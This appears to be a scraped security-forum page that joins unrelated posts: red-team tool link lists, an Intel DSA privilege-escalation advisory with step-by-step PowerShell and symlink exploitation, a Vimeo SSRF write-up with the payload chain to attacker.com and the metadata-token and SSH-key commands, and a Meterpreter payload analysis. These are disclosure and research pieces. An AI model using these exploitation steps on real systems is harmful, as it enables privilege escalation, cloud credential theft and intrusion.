- GhostPack is (currently) a collection various C# implementations of previous PowerShell functionality, and includes six separate toolsets being released today- Seatbelt, SharpUp, SharpRoast, SharpDump, SafetyKatz, and SharpWMI. https://github.com/GhostPack
- SharpWeb .NET 2.0 CLR project to retrieve saved browser credentials from Google Chrome, Mozilla Firefox and Microsoft Internet Explorer/Edge. https://github.com/djhohnstein/SharpWeb
- reconerator C# Targeted Attack Reconnissance Tools. https://github.com/stufus/reconerator
- SharpView C# implementation of harmj0y's PowerView. https://github.com/tevora-threat/SharpView
- Watson is a (.NET 2.0 compliant) C# implementation of Sherlock. https://github.com/rasta-mouse/Watson
Labs
- Detection Lab This lab has been designed with defenders in mind. Its primary purpose is to allow the user to quickly build a Windows domain that comes pre-loaded with security tooling and some best practices when it comes to system logging configurations. https://github.com/clong/DetectionLab
- Modern Windows Attacks and Defense Lab This is the lab configuration for the Modern Windows Attacks and Defense class that Sean Metcalf (@pyrotek3) and I teach. https://github.com/jaredhaight/WindowsAttackAndDefenseLab
- Invoke-UserSimulator Simulates common user behaviour on local and remote Windows hosts. https://github.com/ubeeri/Invoke-UserSimulator
- Invoke-ADLabDeployer Automated deployment of Windows and Active Directory test lab networks. Useful for red and blue teams. https://github.com/outflanknl/Invoke-ADLabDeployer
- Sheepl Creating realistic user behaviour for supporting tradecraft development within lab environments. https://github.com/SpiderLabs/sheepl
Scripts
-
Aggressor Scripts is a scripting language for red team operations and adversary simulations inspired by scriptable IRC clients and bots.
- https://github.com/invokethreatguy/CSASC
- https://github.com/secgroundzero/CS-Aggressor-Scripts
- https://github.com/Und3rf10w/Aggressor-scripts
- https://github.com/harleyQu1nn/AggressorScripts
- https://github.com/rasta-mouse/Aggressor-Script
- https://github.com/RhinoSecurityLabs/Aggressor-Scripts
- https://github.com/bluscreenofjeff/AggressorScripts
- https://github.com/001SPARTaN/aggressor_scripts
- https://github.com/360-A-Team/CobaltStrike-Toolset
-
A collection scripts useful for red teaming and pentesting
- https://github.com/FuzzySecurity/PowerShell-Suite
- https://github.com/nettitude/Powershell
- https://github.com/Mr-Un1k0d3r/RedTeamPowershellScripts
- https://github.com/threatexpress/red-team-scripts
- https://github.com/SadProcessor/SomeStuff
- https://github.com/rvrsh3ll/Misc-Powershell-Scripts
- https://github.com/enigma0x3/Misc-PowerShell-Stuff
- https://github.com/ChrisTruncer/PenTestScripts
- https://github.com/bluscreenofjeff/Scripts
- https://github.com/xorrior/RandomPS-Scripts
- https://github.com/xorrior/Random-CSharpTools
- https://github.com/leechristensen/Random
- https://github.com/mgeeky/Penetration-Testing-Tools/tree/master/social-engineering
References
- MITRE’s ATT&CK™ is a curated knowledge base and model for cyber adversary behavior, reflecting the various phases of an adversary’s lifecycle and the platforms they are known to target. https://attack.mitre.org/wiki/Main_Page
- Cheat Sheets for various projects (Beacon/Cobalt Strike,PowerView, PowerUp, Empire, and PowerSploit). https://github.com/HarmJ0y/CheatSheets
- PRE-ATT&CK Adversarial Tactics, Techniques & Common Knowledge for Left-of-Exploit. https://attack.mitre.org/pre-attack/index.php/Main_Page
- Adversary OPSEC consists of the use of various technologies or 3rd party services to obfuscate, hide, or blend in with accepted network traffic or system behavior. https://attack.mitre.org/pre-attack/index.php/Adversary_OPSEC
- Adversary Emulation Plans To showcase the practical use of ATT&CK for offensive operators and defenders, MITRE created Adversary Emulation Plans. https://attack.mitre.org/wiki/Adversary_Emulation_Plans
- Red-Team-Infrastructure-Wiki Wiki to collect Red Team infrastructure hardening resources. https://github.com/bluscreenofjeff/Red-Team-Infrastructure-Wiki
- Advanced Threat Tactics – Course and Notes This is a course on red team operations and adversary simulations. https://blog.cobaltstrike.com/2015/09/30/advanced-threat-tactics-course-and-notes
- Red Team Tips as posted by @vysecurity on Twitter. https://vincentyiu.co.uk/red-team-tips
- Awesome Red Teaming List of Awesome Red Team / Red Teaming Resources. https://github.com/yeyintminthuhtut/Awesome-Red-Teaming
- ATT&CK for Enterprise Software is a generic term for custom or commercial code, operating system utilities, open-source software, or other tools used to conduct behavior modeled in ATT&CK. https://attack.mitre.org/wiki/Software
- Planning a Red Team exercise This document helps inform red team planning by contrasting against the very specific red team style described in Red Teams. https://github.com/magoo/redteam-plan
- Awesome Lockpicking a curated list of awesome guides, tools, and other resources related to the security and compromise of locks, safes, and keys. https://github.com/meitar/awesome-lockpicking
- Awesome Threat Intelligence a curated list of awesome Threat Intelligence resources. https://github.com/hslatman/awesome-threat-intelligence
- APT Notes Need some scenario? APTnotes is a repository of publicly-available papers and blogs (sorted by year) related to malicious campaigns/activity/software that have been associated with vendor-defined APT (Advanced Persistent Threat) groups and/or tool-sets. https://github.com/aptnotes/data
- TIBER-EU FRAMEWORK The European Framework for Threat Intelligence-based Ethical Red Teaming (TIBER-EU), which is the first Europe-wide framework for controlled and bespoke tests against cyber attacks in the financial market. http://www.ecb.europa.eu/pub/pdf/other/ecb.tiber_eu_framework.en.pdf
- CBEST Implementation Guide CBEST is a framework to deliver controlled, bespoke, intelligence-led cyber security tests. The tests replicate behaviours of threat actors, assessed by the UK Government and commercial intelligence providers as posing a genuine threat to systemically important financial institutions. https://www.crest-approved.org/wp-content/uploads/2014/07/CBEST-Implementation-Guide.pdf
- Red Team: Adversarial Attack Simulation Exercise Guidelines for the Financial Industry in Singapore The Association of Banks in Singapore (ABS), with support from the Monetary Authority of Singapore (MAS), has developed a set of cybersecurity assessment guidelines today to strengthen the cyber resilience of the financial sector in Singapore. Known as the Adversarial Attack Simulation Exercises (AASE) Guidelines or “Red Teaming” Guidelines, the Guidelines provide financial institutions (FIs) with best practices and guidance on planning and conducting Red Teaming exercises to enhance their security testing. https://abs.org.sg/docs/library/abs-red-team-adversarial-attack-simulation-exercises-guidelines-v1-06766a69f299c69658b7dff00006ed795.pdf
License
-
 1
1
-
 1
1
-
 1
1
-
Intel Driver & Support Assistant (DSA) LPE
Product Intel Driver & Support Assistant (DSA) and Intel Computing Improvement Program Severity High CVE Reference CVE-2018-12148, CVE- 2018-12168 Type Local Privilege Escalation Description
Intel Driver & Support Assistant (DSA) is a Freeware application by Intel that checks for updates for Intel drivers and tools.
It contained a Local Privilege Escalation vulnerability that would allow a local attacker or malware to escalate their privileges from user to system. This vulnerability was patched in version 3.5.0.1
The same root cause was also identified in 'Intel Computing Improvement Program' for versions before 2.2.0.03942.
Impact
An attacker or malicious process could exploit this vulnerability locally to escalate their privileges to NT/SYSTEM.
The CVSS V3 Vector assigned to this vulnerability is AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H and a score of 7.8.Cause
While the 'Intel(R) SUR QC SA' service is running it may create the file %ProgramData%\Intel\SharedData\SDID. This file is created by the NT/SYSTEM user and is created with the permissions granting all users full control of the file.

A local attacker as any authenticated user can remove the SSID file and create a symlink allowing for arbitrary file creation (with any name) with System permissions while still allowing any user to modify the file once created.
Solution
This vulnerability was patched in Intel(R) Driver and Support Assistant before 3.5.0.1 and Intel(R) Computing Improvement Program before version 2.2.0.03942.
The solution in both cases prevents non administrators from writing to the file.
Exploitation
An arbitrary file creation and write primitive makes it trivial to gain code execution as system. One approach might be to replace the content of the file created by the Intel application with a malicious DLL and getting a system service/process to load that DLL.
The simplest way to load a DLL as system is to utilise a feature of the 'Microsoft (R) Diagnostics Hub Standard Collector Service' to load a malicious DLL from the system32 directory.Step 1: Remove the File
Before we can create a symlink we need to remove the SSID file and anything else in the same folder.
rm "C:\ProgramData\Intel\SharedData\*"
Step 2: Create Symlink
Next we need to create a symlink.
To do this without administrator rights we first need to create a Mount Point such that 'C:\ProgramData\Intel\SharedData\' points to the "\RPC Control\" object directory. We then create a Symlink such that "\RPC Control\SSID" points to "\\?\C:\Windows\System32\evilDll.dlll"
To do this we can use James Forshaw's symboliclink-testing-tools (https://github.com/google/symboliclink-testing-tools)
CreateSymlink.exe C:\ProgramData\Intel\SharedData\SDID C:\Windows\System32\evilDll.dll
Step 3: Start Service
The service that creates the file is not always running and thus we will need to start it. Thankfully this service can be started by any authenticated user:
Start-Service -Name "Intel(R) SUR QC SAM"
Step 4: Trigger file creation
The service does not automatically create the file, so we need to trigger the file creation. From reverse engineering the service we found the code that is responsible for the creation of the file and that it can be triggered using a couple of HTTP requests to a locally listening server.
$headers = New-Object "System.Collections.Generic.Dictionary[[String],[String]]"
$headers.Add("Origin", "http://localhost")
$params1 = "0`r`n"
$params2 = '{"assetId": "ef1526ef-396a-4eb3-9869-79ec77c3715b","type": "WindowsApplication","name": "Intel(R) Computing Improvement Program", "custom_data": {"SURVersion": "2.1.03638"}}'
$port = Get-Content -Path "C:\ProgramData\Intel\SUR\QUEENCREEK\Updater\AppData\web_server_port.txt"
$uri1 = "http://127.0.0.1:$port/api/v2/api_lock"
$uri2 = "http://127.0.0.1:$port/api/v2/updates"
Invoke-WebRequest -Uri $uri1 -Method PUT -Body $params -ContentType "application/json" -Headers $headers
Invoke-WebRequest -Uri $uri2 -Method POST -Body $params2 -ContentType "application/json" -Headers $headers
Step 5: Stop Service
Once the file has been created we need to stop service so it closes the file.
Stop-Service -Name "Intel(R) SUR QC SAM"
Step 6: Replace file with evil DLL content
The contents of the DLL can now be modified to contain malicious code that will be executed as System when it is loaded.
In this PoC we built a simple DLL that will spawn cmd.exe when loaded.
Step 7: Load DLL
For this PoC we decided to load the DLL using a nifty trick by getting the Windows Service ''Microsoft (R) Diagnostics Hub Standard Collector Service" (DiagHub) to load it for us. The details of this technique can be found in a blog post by James Forshaw (https://googleprojectzero.blogspot.com/2018/04/windows-exploitation-tricks-exploiting.html).
Here we modified James' code to launch our evilDLL which results in a System shell being spawned.

Timeline
Date Summary 03/07/2018 Reported bug via hackerone and email to intel PSIRT 03/07/2018 Response saying they have passed the report to the aproprate application team 09/07/2018 Full working exploit provided via hackerone 13/07/2018 Emailed intel PSIRT with full details and working exploit 13/07/2018 Product team confirm vulnerabiltiy and that it affects multiple products 31/07/2018 CVE assigned 11/09/2018 Vulnerability patached and Intel Advisory issued Further Information
https://www.intel.com/content/www/us/en/security-center/advisory/intel-sa-00165.html
https://github.com/googleprojectzero/symboliclink-testing-tools
Sursa: https://labs.mwrinfosecurity.com/advisories/intel-driver-and-support-assistant-dsa-lpe/
-
Vimeo SSRF with code execution potential.
Mar 8Recently i discovered a semi responded SSRF on Vimeo with code execution possibility. This blog post explains how i found & exploited it. So lets get started.
Background.
Vimeo provides an API console for their API called API Playground, The requests made using this web app is done from server side. Take the bellow request as an example.
Base request
This request is supposed to make a server side GET request to
https://api.vimeo.com/users/{user_id}/videos/{video_id}
If you look closely to the request we control quite of things here, First the
uriparameter which is the endpoint to hit on endpoint i.e. in this case is/users/{user_id}/videos/{video_id}, Request method i.e. in this case is set toGET, params which are supposed to be post parameters if the request method is POST. user_id & video_id are kind of variables whose values gets defined insegmentsparameter.Path traversal in HTTP requests made on server side.
I first tried to change URI parameter to my custom path however any change in URI will result into a 403, Means that they’re allowing set of API endpoints. However changing the value of variables such as user_id & videos_id is possible because they’re intentional and because this values reflect in the path of URL. Passing
../../../will result in a request to ROOT ofapi.vimeo.com
Bellow is what happens.URL.parse(“https://api.vimeo.com/users/1122/videos/../../../attacker”)Result : https://api.vimeo.com/attacker
Path traversal in HTTP requests made on server side
As you can see in response all endpoints of
api.vimeo.comis listed which is root response ofapi.vimeo.comif you make an authenticated request (with authorization header) .What now? We’re still on
api.vimeo.comhost, how do we escape it?Well i figured that this is following HTTP 30X redirects, Its a long story took some a bit logical thinking.
Back to the point, Now i know this is following HTTP redirects and we’re good to move forward, We need an open redirect so that we can redirect server to our controlled asset.
The good old content discovery…
A minute of content discovery and i came across an endpoint on
api.vimeo.comwhich makes a redirection tovimeo.comwith our controlled path onvimeo.comhttps://api.vimeo.com/m/something
api.vimeo.com to vimeo.com
Cool, Now we have a wide scope to find an open redirect, I have a not very useful open redirect on vimeo.com , I wont be disclosing its details but lets just assume it is something like this
https://vimeo/vulnerable/open/redirect?url=https://attacker.com
This makes a 302 redirect to attacker.com,
Chain completed to redirect to attacker asset..
The final payload to redirect the server to our controlled asset is
../../../m/vulnerable/open/redirect?url=https://attacker.com
Passing this value inside video_id will parse URL in this way
https://api.vimeo.com/users/1122/videos/../../../m/vulnerable/open/redirect?url=https://attacker.com
Which on parsing becomes
https://api.vimeo.com/m/vulnerable/open/redirect?url=https://attacker.com
HTTP redirection made & followed to
https://vimeo.com/vulnerable/open/redirect?url=https://attacker.com
Another HTTP redirection made & followed to
https://attacker.com
SSRF Achieved, Redacted details regarding the open redirect and my domain.
The server expects a JSON response and parses it and shows in response.
Exploiting..
As Vimeo infrastructure is on Google cloud, My first attempt was to hit the Google metadata API. I followed the approach taken by André Baptista (0xacb)
This endpoint gives us service account token.
http://metadata.google.internal/computeMetadata/v1beta1/instance/service-accounts/default/token?alt=json
{ “headers”: [ “HTTP/1.1 200”, “Content-Type: application/json”, “Host: api.vimeo.com” ], “code”: 200, “body”: { “access_token”: “ya29.c.EmKeBq9XXDWtXXXXXXXXecIkeR0dFkGT0rJSA”, “expires_in”: 2631, “token_type”: “Bearer” } }Scope of token
$ curl https://www.googleapis.com/oauth2/v1/tokeninfo?access_token=ya29.XXXXXKuXXXXXXXkGT0rJSA
Response:
{ "issued_to": "101302079XXXXX", "audience": "10130207XXXXX", "scope": "https://www.googleapis.com/auth/compute https://www.googleapis.com/auth/logging.write https://www.googleapis.com/auth/devstorage.read_write https://www.googleapis.com/auth/monitoring", "expires_in": 2443, "access_type": "offline" }I could then use this token to add my public SSH key to instance and then connect via my private key
$ curl -X POST “https://www.googleapis.com/compute/v1/projects/1042377752888/setCommonInstanceMetadata" -H “Authorization: Bearer ya29.c.EmKeBq9XI09_1HK1XXXXXXXXT0rJSA” -H “Content-Type: application/json” — data ‘{“items”: [{“key”: “harsh-bugdiscloseguys”, “value”: “harsh-ssrf”}]}Response:
{ “kind”: “compute#operation”, “id”: “63228127XXXXXX”, “name”: “operation-XXXXXXXXXXXXXXXXXX”, “operationType”: “compute.projects.setCommonInstanceMetadata”, “targetLink”: “https://www.googleapis.com/compute/v1/projects/vimeo-XXXXX", “targetId”: “10423XXXXXXXX”, “status”: “RUNNING”, “user”: “10423XXXXXXXX-compute@developer.gserviceaccount.com”, “progress”: 0, “insertTime”: “2019–01–27T15:50:11.598–08:00”, “startTime”: “2019–01–27T15:50:11.599–08:00”, “selfLink”: “https://www.googleapis.com/compute/v1/projects/vimeo-XXXXX/global/operations/operation-XXXXXX"}And…
keys added *Le me
However SSH port was open on internal network only :(( but this was enough to proof that internally this can be escalated to shell access.
Kubernetes keys were also extracted from metadata API, but for some reason i was not able to use them, Although Vimeo team did confirm they were valid.
Due to my work & involvement with Vimeo, I was allowed to go deeper than would normally have been allowed.
That’s it folks. I hope you liked this. Share/Re-Tweet is much appreciated, Have any questions regarding this? DM @ rootxharsh
Thanks to;
Vimeo team for allowing disclosure of this issue.
Andre (0xacb) for his awesome report
Brett (bbuerhaus) for his write up about this SSRF (He and Ben have some lit AF writeups)
Timeline
28th Jan early morning : Initial discovery.
28th Jan : Triaged by HackerOne team
28th Jan : Vimeo team rewarded initial $100 and pushed temporary fix.
30th/31st Jan : Permanent fix pushed
1st Feb : $4900 rewarded.
Sursa: https://medium.com/@rootxharsh_90844/vimeo-ssrf-with-code-execution-potential-68c774ba7c1e
-
Analysing meterpreter payload with Ghidra Yesterday I found a powershell script using urlscan.io which can be found. I didn't (and still don't) have any idea about the origins, being benign or malicious. Spoiler, it is (just) a meterpreter reverse-https payload being delivered using Metasploit's Web Delivery.
Urlscan is a great and powerfull tool to analyse webpages. It delivers reports about how the page loads, creates screenshots, stores interesting files and extracts all kind of indicators. Urls can be scanned manually or by the api. There are many automated submissions, like links that have been included in emails or are suspicious. The service helps to find other domains running from the same ip, similar pages and campaigns.
Searching for 1.ps1 using urlscan delivers all kind of powershell scripts (many malicious), as also the one I found. Just to add some context, I searched for other occurences of the ip address and file hash delivers, but found just one single result.
The powershell contains a base64 encoded payload which will be executed by starting a new powershell session with the script as argument. Using Cyberchef it is easy to decode the base64 payload as can be shown here. Multiple of my dear handler colleagues have written about this useful service already. Cyberchef (runs client side only) makes it easy to create recipes, that will transform the data by just dropping new operations (which are many predefined) to the recipe. This step only base64 decodes the payload, but the next step deflates the payload also.
Step 2 contains the encoded reverse-https Meterpreter payload that will be loaded and executed in memory. If we now extract the payload and extract it using another recipe we have the shellcode and we'll load this into Ghidra. Ghidra is the Software Reverse Engineering (SRE) suite of tools which are developed (and now opened) by the NSA. Currently the github repository contains only a placeholder, but it says it will be made available opensource. There has been tweeted a lot about Ghidra and overall reactions are positive. Positive reactions are about the decompiler, the ability for collaborating with colleagues, support for adding multiple binaries to a single project, ability to undo, diffing, many supported processors and the analysis. Negative reactions are that it is based on java, supports no debugging and (steep) learning curve. A more thorough overview can be found in this article of Joxean Koret.
Just to highlight a few features of Ghidra, we'll load the binary. After loading the file we have to pick the language, which is x86 32 bits and the binary can be analysed.
After importing it will show a small summary about the results.
The payload start address (0x0) needs to be disassembled manually, as it doesn't recognise the code. After disassembling the first bytes, the other code will following and you'll get the this screen. The code can be annotated, functions created, diffed etc.
Ghidra will show the decompiled function next to the assembly view, a sample of decompilated function (the http request and response part) looks like this.
The payload uses a hashed functions to prevent presence of strings within the payload containing the system functions, which makes it less readable.
After analyses this is just a default Meterpreter payload where a reverse https shell will be opened to a Meterpreter handler.
Meterpreter http(s) handlers will use the default "It works" page we know from Apache, but only a bit different. As the default Apache index.html contains an extra \n (sha256: f2dcc96deec8bca2facba9ad0db55c89f3c4937cd6d2d28e5c4869216ffa81cf and 45 bytes), where meterpreter doesn't (sha256: 8f3ff2e2482468f3b9315a433b383f0cc0f9eb525889a34d4703b7681330a3fb and 44 bytes). If we search the meterpreter hash for Censys we'll find over two thousand suspected meterpreter servers. Maybe something to blacklist?
Remco Verhoef (@remco_verhoef)
ISC Handler - Founder of DutchSec
PGP KeySursa: https://www.dshield.org/forums/diary/Analysing+meterpreter+payload+with+Ghidra/24722/
-
1
-
awesome-windows-kernel-security-developmentpe file format
meltdown/spectre poc
- https://github.com/turbo/KPTI-PoC-Collection
- https://github.com/gkaindl/meltdown-poc
- https://github.com/feruxmax/meltdown
- https://github.com/Eugnis/spectre-attack
lightweight c++ gui library
- https://github.com/idea4good/GuiLite
- https://github.com/golang-ui/nuklear
- https://github.com/Dovyski/cvui
- https://github.com/andlabs/libui
- https://github.com/hasaranga/RFC-Framework
- https://github.com/dustpg/LongUI
- https://github.com/bognikol/Eleusis
direct ui
- https://github.com/gclxry/EasyDuilib
- https://github.com/v-star0719/MFC_LogicalWnd
- https://github.com/duzhi5368/FKDuiLibEditor
- https://github.com/wanttobeno/bkuilib
- https://github.com/wanttobeno/XSkin1.0
- https://github.com/idea4good/GuiLite
- https://github.com/redrains/DuiLib_Redrain
- https://github.com/wanttobeno/UIDesigner
- https://github.com/zhongyang219/TrafficMonitor
- https://github.com/wanttobeno/Duilib_Extension
- https://github.com/zhongyang219/MusicPlayer2
- https://github.com/nmgwddj/duilib_tutorial
- https://github.com/redrains/DuiLib_Redrain
- https://github.com/nmgwddj/InstallAssist
- https://github.com/netease-im/NIM_PC_UIKit
- https://github.com/nmgwddj/Optimizer
- https://github.com/nmgwddj/BarPCMaster (netbar)
chrome
cef
WebBrowser
- https://github.com/litehtml/litebrowser
- https://github.com/venam/Browser (lib)
- https://github.com/wanttobeno/Study_IWebBrowser2
d3d
lua
c++ & js
- https://github.com/wargio/WSH-Framework
- https://github.com/ExpLife0011/WebBrowser
- https://github.com/wanttobeno/Study_mujs
gdi/gdi+
- http://www.mctrl.org/ (win32 control lib)
- https://github.com/wanttobeno/AlphaEditor
- https://github.com/wanttobeno/FastZoomDemo (zoom)
- https://github.com/wanttobeno/GdiPlusTextEffect
- https://github.com/wanttobeno/GdiPlusString
- https://github.com/wanttobeno/WindowFinder
- https://github.com/wanttobeno/ymagine
- https://github.com/wanttobeno/levels-adjustment
- https://github.com/wanttobeno/ElipsePic
- https://github.com/wanttobeno/windows-effect
- https://github.com/wanttobeno/Study_easing_animation
- https://github.com/wanttobeno/Study_FindPicAlgorithm (find picture algorithm)
- https://github.com/wanttobeno/Window_GlassIntro_demo
computer vision & machine learning
compress
Dongle
spy++
Shell Extension for Windows Explorer
- https://github.com/abhimanyusirohi/ThumbFish (nice demo)
- https://github.com/matssigge/JASE
- https://github.com/Oeffner/MtzExtInfoTip
- https://github.com/danielgrigg/ContextMenuDemo
- https://github.com/monolithpl/stexbar
- https://github.com/CaSchmidt/csMenu
- https://github.com/blndev/ExplorerUtilitys
- https://github.com/pke/Windows-Explorer-OSGi-Shell-Extensions
- https://github.com/Anton-V-K/MultiThumbExtension
- https://github.com/0ffffffffh/ffmpegShellExtension
- https://github.com/Ralph-Lee/WinShellExt
- https://github.com/slivermeteor/LockKeys
- https://github.com/alexandermenze/ShellExtensionInfoTip
- https://github.com/jbrandwood/EditWith
- https://github.com/calzakk/CyoHash
- https://github.com/asa75asa/ImageResizer
- https://github.com/tillig/JunctionShellExtensions
- https://github.com/keybase/KBShellExt
- https://github.com/T800G/StatusBar7
- https://github.com/vladm3/ShellExtension
- https://github.com/sop/cygextreg
- https://github.com/AndreasVerhoeven/HTMLPreviewShellExtension
- https://github.com/alvinhochun/KritaShellExtension
- https://github.com/AUTOMATIC1111/3ds-shell
- https://github.com/google/google-drive-shell-extension
- https://github.com/TortoiseGit/TortoiseGit
- https://github.com/sanje2v/MantaPropertyExtension
- https://github.com/phwitti/cmdhere
windows system programming
- https://github.com/billziss-gh/winspd
- https://github.com/ffiirree/Capturer
- https://github.com/Claybird/lhaforge
- https://github.com/jjzhang166/nargnos-WindowsUtil
- https://github.com/cool2528/baiduCDP
- https://github.com/anhkgg/SuperWeChatPC
- https://github.com/Alex3434/GetHDDSerial
- https://github.com/TonyChen56/HackerTools
- https://github.com/libyal/liblnk
- https://github.com/NtRaiseHardError/Kaiser
- https://github.com/mengskysama/V8 (chrome v8 engine)
- https://github.com/locustwei/WorkBack
- https://github.com/360-A-Team/EventCleaner
- https://github.com/Microsoft/Windows-classic-samples
- https://github.com/troldal/OpenXLSX (.xlsx format)
- https://github.com/mity/windrawlib (GDI+ Helper)
- https://github.com/henrypp/errorlookup
- https://github.com/longmode/authzsec-mod-um (AppContainer and ACL)
- https://github.com/henrypp/memreduct
- https://github.com/thomaslaurenson/LiveDiff (live diff)
- https://github.com/thomaslaurenson/CellXML-offreg (hive file parse)
- https://github.com/zhaolong/libparser (static lib parse)
- https://github.com/WildByDesign/Privexec
- https://github.com/KangLin/RabbitIm
- https://github.com/kingsunc/MiniDump
- https://github.com/amdf/reparselib
- https://github.com/Zero3K/connectfusion (download manager)
- https://github.com/Zero3K/ERAM (RAM Disk)
- https://github.com/bailey27/cppcryptfs ( gocryptfs encrypted overlay filesystem)
- https://github.com/etsubu/MacroRecorder (recording keyboard and mouse macros)
- https://github.com/wyrover/CodeLib
- https://github.com/Rprop/CppDLL (dll to .h and lib)
- https://github.com/seledka/syslib
- https://github.com/leecher1337/regremap
- https://github.com/webees/ADkiller
- https://github.com/skysilent/coroutine_study (fiber)
- https://github.com/ruusty/NAntMenu
- https://github.com/chrdavis/PIFShellExtensions
- https://github.com/codepongo/zshellext
- https://github.com/lz77win/lz77win_sources
- https://github.com/Microsoft/perfview
- https://github.com/GameTechDev/PresentMon
- https://github.com/hfiref0x/BSODScreen
- https://github.com/CasualX/LibEx
- https://github.com/syhyz1990/baiduyun
- https://github.com/WalkingCat/SymDiff
- https://github.com/libyal/libevtx
- https://github.com/wanttobeno/Screenshot
- https://github.com/scarsty/tinypot
- https://github.com/jonasblunck/DynHook
- https://github.com/y11en/PEBFake (PEB fake)
- https://github.com/wanttobeno/mousehook (setwindowhook)
- https://github.com/wanttobeno/DXF-Viewer
- https://github.com/wanttobeno/XmlConfigDemo
- https://github.com/wanttobeno/GeneralHashFunctions
- https://github.com/wanttobeno/Chrome-base-cpu
- https://github.com/wanttobeno/stl_util
- https://github.com/wanttobeno/LinkHelper
- https://github.com/wanttobeno/Ring3GetProcessInfo
- https://github.com/zsummer/breeze
- https://github.com/wanttobeno/SoftWareManager
- https://github.com/wanttobeno/GetMacAddress
- https://github.com/wanttobeno/HtmlViewer
- https://github.com/wanttobeno/AltServer
- https://github.com/wanttobeno/GetPeInfo
- https://github.com/wanttobeno/notepad
- https://github.com/wanttobeno/PELearningMaterials
- https://github.com/wanttobeno/Detours_4.0.1
